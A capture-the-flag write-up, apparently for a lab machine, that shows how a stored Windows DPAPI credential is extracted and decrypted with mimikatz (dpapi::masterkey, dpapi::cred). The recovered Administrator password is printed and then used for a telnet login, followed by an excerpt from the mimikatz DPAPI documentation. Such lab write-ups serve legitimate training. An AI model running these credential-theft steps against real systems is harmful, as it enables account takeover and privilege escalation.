
```
C:\Users\security\AppData\Roaming\Microsoft\Credentials>type output
-----BEGIN CERTIFICATE-----
AQAAAA4CAAAAAAAAAQAAANCMnd8BFdERjHoAwE/Cl+sBAAAALsOSB6VI40+LQ9k9
ZFkFgAAAACA6AAAARQBuAHQAZQByAHAAcgBpAHMAZQAgAEMAcgBlAGQAZQBuAHQA
aQBhAGwAIABEAGEAdABhAA0ACgAAABBmAAAAAQAAIAAAAPW7usJAvZDZr308LPt/
MB8fEjrJTQejzAEgOBNfpaa8AAAAAA6AAAAAAgAAIAAAAPlkLTI/rjZqT3KT0C8m
5Ecq3DKwC6xqBhkURY2t/T5SAAEAAOc1Qv9x0IUp+dpf+I7c1b5E0RycAsRf39nu
WlMWKMsPno3CIetbTYOoV6/xNHMTHJJ1JyF/4XfgjWOmPrXOU0FXazMzKAbgYjY+
WHhvt1Uaqi4GdrjjlX9Dzx8Rou0UnEMRBOX5PyA2SRbfJaAWjt4jeIvZ1xGSzbZh
xcVobtJWyGkQV/5v4qKxdlugl57pFAwBAhDuqBrACDD3TDWhlqwfRr1p16hsqC2h
X5u88cQMu+QdWNSokkr96X4qmabp8zopfvJQhAHCKaRRuRHpRpuhfXEojcbDfuJs
ZezIrM1LWzwMLM/K5rCnY4Sg4nxO23oOzs4q/ZiJJSME21dnu8NAAAAY/zBU7zW
C+/QdKUJjqDlUviAlWLFU5hbqocgqCjmHgW9XRy4IAcRVRoQDtO4U1mLOHW6kLaJ
vEgzQvv2cbicmQ==
-----END CERTIFICATE-----
```

- Repeat the decoding process for credential files

```
vim cred_b64

cat cred_b64 | base64 -d > creds
```

- We transfer the files onto a windows machine and run mimkatz on it:
  -> Extract dpapi master key:


```
dpapi::masterkey /in:.\mkey /sid:S-1-5-21-953262931-566350628-63446256-1001 /password:4Cc3ssC0ntr0ller
```




```
mimikatz # dpapi::cred /in:.\creds /masterkey:b360fa5dfea278892070f4d086d47ccf5ae30f7206af0927c33b13957d44f0149a128391
**BLOB**
  dwVersion          : 00000001 - 1
  guidProvider       : {df9d8cd0-1501-11d1-8c7a-00c04fc297eb}
  dwMasterKeyVersion : 00000001 - 1
  guidMasterKey      : {0792c32e-48a5-4fe3-8b43-d93d64590580}
  dwFlags            : 20000000 - 536870912 (system ; )
  dwDescriptionLen   : 0000003a - 58
  szDescription      : Enterprise Credential Data

  algCrypt           : 00006610 - 26128 (CALG_AES_256)
  dwAlgCryptLen      : 00000100 - 256
  dwSaltLen          : 00000020 - 32
  pbSalt             : f5bbbac240bd90d9af7d3c2cfb7f301f1f123ac94d07a3cc012038135fa5a6bc
  dwHmacKeyLen       : 00000000 - 0
  pbHmackKey         :
  algHash            : 0000800e - 32782 (CALG_SHA_512)
  dwAlgHashLen       : 00000200 - 512
  dwHmac2KeyLen      : 00000020 - 32
  pbHmack2Key        : f9642d323fae366a4f7293d02f26e4472adc32b00bac6a061914458dadfd3e52
  dwDataLen          : 00000100 - 256
  pbData             : e73542ff71d08529f9da5ff88edcd5be44d11c9c02c45fdfd9ee5a531628cb0f9e8dc221eb5b4d83a857aff13473131c92752721
7fe177e08d63a63eb5ce5341576b33332806e062363e58786fb7551aaa2e0676b8e3957f43cf1f11a2ed149c431104e5f93f20364916df25a0168ede23788bd
9d71192cdb661c5c5686ed256c8691057fe6fe2a2b1765ba0979ee9140c010210eea81ac00830f74c35a196ac1f46bd69d7a86ca82da15f9bbcf1c40cbbe41d
58d4a8924afde97e2a99a6e9f33a297ef2508401c229a451b911e9469ba17d71288dc6c37ee26c65ecc8accd4b5b3c0c2ccfcae6b0a76384a0e27c4edb7a0ec
ece2afd9889252304db5767bbc3
  dwSignLen          : 00000040 - 64
  pbSign             : 63fcc153bcd60befd074a5098ea0e552f8809562c553985baa8720a828e61e05bd5d1cb8200711551a100ed3b853598b3875ba90
b689bc483342fbf671b89c99

Decrypting Credential:
 * masterkey     : b360fa5dfea278892070f4d086d47ccf5ae30f7206af0927c33b13957d44f0149a128391
ERROR kull_m_dpapi_unprotect_blob ; CryptDecrypt (0x80090005)
```

-> Extract the credential blob (using master key implictly)

```
dpapi::cred /in:.\creds
```



```
mimikatz # dpapi::cred /in:.\creds
**BLOB**
  dwVersion          : 00000001 - 1
  guidProvider       : {df9d8cd0-1501-11d1-8c7a-00c04fc297eb}
  dwMasterKeyVersion : 00000001 - 1
  guidMasterKey      : {0792c32e-48a5-4fe3-8b43-d93d64590580}
  dwFlags            : 20000000 - 536870912 (system ; )
  dwDescriptionLen   : 0000003a - 58
  szDescription      : Enterprise Credential Data

  algCrypt           : 00006610 - 26128 (CALG_AES_256)
  dwAlgCryptLen      : 00000100 - 256
  dwSaltLen          : 00000020 - 32
  pbSalt             : f5bbbac240bd90d9af7d3c2cfb7f301f1f123ac94d07a3cc012038135fa5a6bc
  dwHmacKeyLen       : 00000000 - 0
  pbHmackKey         :
  algHash            : 0000800e - 32782 (CALG_SHA_512)
  dwAlgHashLen       : 00000200 - 512
  dwHmac2KeyLen      : 00000020 - 32
  pbHmack2Key        : f9642d323fae366a4f7293d02f26e4472adc32b00bac6a061914458dadfd3e52
  dwDataLen          : 00000100 - 256
  pbData             : e73542ff71d08529f9da5ff88edcd5be44d11c9c02c45fdfd9ee5a531628cb0f9e8dc221eb5b4d83a857aff13473131c92752721
7fe177e08d63a63eb5ce5341576b33332806e062363e58786fb7551aaa2e0676b8e3957f43cf1f11a2ed149c431104e5f93f20364916df25a0168ede23788bd
9d71192cdb661c5c5686ed256c8691057fe6fe2a2b1765ba0979ee9140c010210eea81ac00830f74c35a196ac1f46bd69d7a86ca82da15f9bbcf1c40cbbe41d
58d4a8924afde97e2a99a6e9f33a297ef2508401c229a451b911e9469ba17d71288dc6c37ee26c65ecc8accd4b5b3c0c2ccfcae6b0a76384a0e27c4edb7a0ec
ece2afd9889252304db5767bbc3
  dwSignLen          : 00000040 - 64
  pbSign             : 63fcc153bcd60befd074a5098ea0e552f8809562c553985baa8720a828e61e05bd5d1cb8200711551a100ed3b853598b3875ba90
b689bc483342fbf671b89c99
```




```
Decrypting Credential:
 * volatile cache: GUID:{0792c32e-48a5-4fe3-8b43-d93d64590580};KeyHash:bf6d0654ef999c3ad5b09692944da3c0d0b68afe
**CREDENTIAL**
  credFlags      : 00000030 - 48
  credSize       : 000000f4 - 244
  credUnk0       : 00002004 - 8196

  Type           : 00000002 - 2 - domain_password
  Flags          : 00000000 - 0
  LastWritten    : 22/08/2018 9:18:49 PM
  unkFlagsOrSize : 00000038 - 56
  Persist        : 00000003 - 3 - enterprise
  AttributeCount : 00000000 - 0
  unk0           : 00000000 - 0
  unk1           : 00000000 - 0
  TargetName     : Domain:interactive=ACCESS\Administrator
  UnkData        : (null)
  Comment        : (null)
  TargetAlias    : (null)
  UserName       : ACCESS\Administrator
  CredentialBlob : 55Acc3ssS3cur1ty@megacorp
  Attributes     : 0
```

-> And we have obtained the credentials

`access\administrator` 55Acc3ssS3cur1ty@megacorp


- We can verify the credential through logging in to telnet



```
Connected to 10.10.10.98.
Escape character is '^]'.
Welcome to Microsoft Telnet Service

login: administrator
password:

*===============================================================
Microsoft Telnet Server.
*===============================================================
C:\Users\Administrator>whoami
access\administrator
```

DPAPI references

- Obtained from https://github.com/gentilkiwi/mimikatz/wiki/module-~-dpapi



module ~ dpapi

Benjamin DELPY edited this page on Oct 8, 2017 · 8 revisions

A basic introduction

A `blob`

- contains: encrypted raw data, secret, by example Vault, Credential, CAPI/CNG Private Key, Chrome password, WiFi/WWAN key, ...
- is used to: *what you want!*, this is the final data
- is protected by: a `masterkey` and optionally `entropy` data **AND/OR** aditionnal `password`
- is linked to: a `masterkey`

A `masterkey`

- contains: multiple versions of the encrypted raw key
- is used to: decrypt `blob`
- is protected by: a key that depends on the situation
  - non-domain context: SID **AND** (user password SHA1 hash **OR** previous password SHA1 hash (by knowledge or from `CREDHIST`))
  - domain context:
    - SID **AND** (user password NTLM hash **OR** previous password NTLM hash (by knowledge))
    - domain backup key (`RPC` or RSA private key)
  - local computer: `DPAPI_SYSTEM` secret (`COMPUTER` or `USER` part)
- is linked to: a `credhist` entry